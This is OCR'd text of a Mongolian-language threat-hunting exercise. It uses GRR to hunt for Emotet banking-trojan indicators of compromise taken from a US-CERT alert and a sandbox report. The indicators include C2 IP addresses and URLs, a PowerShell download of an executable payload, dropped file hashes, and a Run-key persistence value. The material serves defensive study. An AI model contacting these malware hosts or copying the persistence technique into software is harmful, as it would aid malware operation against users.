
Сэжигтэй файл : putty.exe

```
f33187b78425dd1e83b66409b086a070  w32/putty.exe (installer version)
f579bd0dfb2dcfa63de7ceae671fc6ce  w32/puttygen.exe (installer version)
d2326e288d8501711d682cbb48a83711  w32/puttytel.exe (installer version)
515dee1321dea9870157e62206ced625  w64/pageant.exe (installer version)
2d340df3468b197bf2c2d8df9a589768  w64/plink.exe (installer version)
60911d77d19720dc6006a0a0e8dee35d  w64/pscp.exe (installer version)
59e39d4cf43bf3148408b8270d084e8b  w64/psftp.exe (installer version)
db099747525911f906c4a545eee634b4  w64/putty.exe (installer version)
58454e77d04286acd9d38ff48f1c8917  w64/puttygen.exe (installer version)
7aaac6725d2d6e5ced75edb1ff35a1bc  w64/puttytel.exe (installer version)
8ed5b2a016b1a77ee41751ae2a3550f6  wa32/pageant.exe (installer version)
6438819fa0812065c40d6fcb0b660020  wa32/plink.exe (installer version)
25a549985b80553214e29a2660580003  wa32/pscp.exe (installer version)
efa2aa81cf9d1a25085acbecf9ba1ed5  wa32/psftp.exe (installer version)
24dda967ef174bd09f11476c9750619c  wa32/putty.exe (installer version)
```

Туршилт 3 (Intelligence)

Indicator of Compromise хайх

Emotet Banking Trojan



к сурвалж: https://www.us-cert.gov/ncas/alerts/TA18-201A

Emotet документ файлын md5 : 7575884de9a0491014acdb73a32574bb

Индикаторууд : IP болон URL

HTTP requests

PID	Process	Method	HTTP Code	IP	URL	CN	Type	Size	Reputation
2580	powershell.exe	GET	200	120.77.84.124:80	http://gsfcloud.com/fir/qx88b0qgfq_tdpfmobexf-881829012/	CN	executable	443 Kb	suspicious
1108	easywindow.exe	POST	—	45.79.188.67:8080	http://45.79.188.67:8080/results/report/nsip/	US	text —	527 b —	malicious
1108	easywindow.exe	POST	—	77.237.248.136:8080	http://77.237.248.136:8080/vermont/results/nsip/	NL	text —	533 b —	malicious
1108	easywindow.exe	POST	200	185.142.236.163:443	http://185.142.236.163:443/codec/prep/nsip/merge/	NL	text binary	470 b 100 Kb	malicious
1108	easywindow.exe	POST	200	185.142.236.163:443	http://185.142.236.163:443/iab/publish/	NL	text binary	500 b 148 b	malicious
1108	easywindow.exe	POST	200	173.214.174.107:443	http://173.214.174.107:443/sess/	US	text binary	403 b 148 b	malicious

Эх сурвалж:
https://any.run/report/825e640864016505f9af61d726238c843208f030f91d515d04ddca2eb386efbd/c1914d91-3eef-4

Индикатор : Bot C2 хаягаас татаж авсан пайлоуад файлын – ын үүсэж буй зам

PID	Process	Filename	Type
2580	powershell.exe	C:\Users\admin\507.exe	executable
		MD5: 2D40572454EE8A2E7C48971CBFA9AAAA **SHA256:** 604E5DF193E4B6EC14A2462C9C63CAE28997B486AC71E513A7C451A192DAB92C	
3784	507.exe	C:\Users\admin\AppData\Local\easywindow\easywindow.exe	executable
		MD5: 2D40572454EE8A2E7C48971CBFA9AAAA **SHA256:** 604E5DF193E4B6EC14A2462C9C63CAE28997B486AC71E513A7C451A192DAB92C	
3148	WINWORD.EXE	C:\Users\admin\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\1DBE789B.wmf	wmf
		MD5: 2DDDBD7BC83479DAAED08B7E640AD... **SHA256:** 23977EC1B9A5A881BC49CDFF633C03AFF45BF3E8D24FFB928ADF9F663A1E2978	
2580	powershell.exe	C:\Users\admin\AppData\Roaming\Microsoft\Windows\Recent\CustomDestinations\d93f411851d7c929.customDestinations-ms~RF186d0d.TMP	binary
		MD5: A272B20D1454EFE23A324E582F0E701D **SHA256:** 68AA16559F2894A02236A7716541C3FCF362333253818FDFE6FDE31C94E95051	
2580	powershell.exe	C:\Users\admin\AppData\Roaming\Microsoft\Windows\Recent\CustomDestinations\d93f411851d7c929.customDestinations-ms	binary
		MD5: A272B20D1454EFE23A324E582F0E701D **SHA256:** 68AA16559F2894A02236A7716541C3FCF362333253818FDFE6FDE31C94E95051	
2580	powershell.exe	C:\Users\admin\AppData\Roaming\Microsoft\Windows\Recent\CustomDestinations\YAFW1HSML9MUXY3CEYNF.temp	—
		MD5: — **SHA256:** —	

Индикатор : Регистр дээр бичиж байгаа утга


1108	easywindow.exe	write	HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Connections	SavedLegacySettings

46000000920000001000000000000000000000000000000000000000C0E333BBEAB1D301000000000000000000000000020000001700000000000000FE80000000000007D6CB050
D9C573F70B00000000000006D00330032005C004D00530049004D004700330032002E0064006C00010000004AA400014AA40000400000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000002000000C0A801640000000000000000000000000000000000000000080000000000000000805D3F009837400000
080000020000000000006000000020600400000B8A94000020000008802000060040000B8A9400004000000F8010000B284000088B64000B84B400043003A000000000000000000000000000
0000000000000

1108	easywindow.exe	write	HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run	easywindow

"C:\Users\admin\AppData\Local\easywindow\easywindow.exe"

Регистр дээрх утгыг татаж авах Registry Finder flow.



2 клиентийн регистр дээрх утгыг авсан хариу.

Payload	Stat entry	Aff4path	aff4:/C.cbc0b93476961fc9/registry/HKEY_USERS/S-1-5-21-1490296405-1514289932-2744711231-1001/Software/Microsoft/Windows/CurrentVersion/Run/{16458187-56F4-70DA-CE37-468919146A27}	
		St mode	----------	
		St size	78	
		Registry type	REG_SZ	
		Pathspec	Pathtype	REGISTRY
			Path	/HKEY_USERS/S-1-5-21-1490296405-1514289932-2744711231-1001/Software/Microsoft/Windows/CurrentVersion/Run/{16458187-56F4-70DA-CE37-468919146A27}
			Path options	CASE_LITERAL
		Registry data	"C:\Users\grr-client\AppData\Local\{16458187-56F4-70DA-CE37-468919146A27}.exe"	
Payload type	FileFinderResult			
Timestamp	2019-09-29 11:46:47 UTC			

Payload	Stat entry	Aff4path	aff4:/C.0ec2b378bd4ff06d/registry/HKEY_USERS/S-1-5-21-3468138555-2574971585-1008947104-1002/Software/Microsoft/Windows/CurrentVersion/Run/mailtoner	
		St mode	----------	
		St size	60	
		Registry type	REG_SZ	
		Pathspec	Pathtype	REGISTRY
			Path	/HKEY_USERS/S-1-5-21-3468138555-2574971585-1008947104-1002/Software/Microsoft/Windows/CurrentVersion/Run/mailtoner
			Path options	CASE_LITERAL
		Registry data	"C:\Users\grr-client1\AppData\Local\mailtoner\mailtoner.exe"	
Payload type	FileFinderResult			
Timestamp	2019-09-29 12:36:10 UTC			

Анхаарал хандуулсанд баярлалаа!

A good hunter plays where the threat is.

A great hunter plays where the threat is going to be.

Wayne Gretzky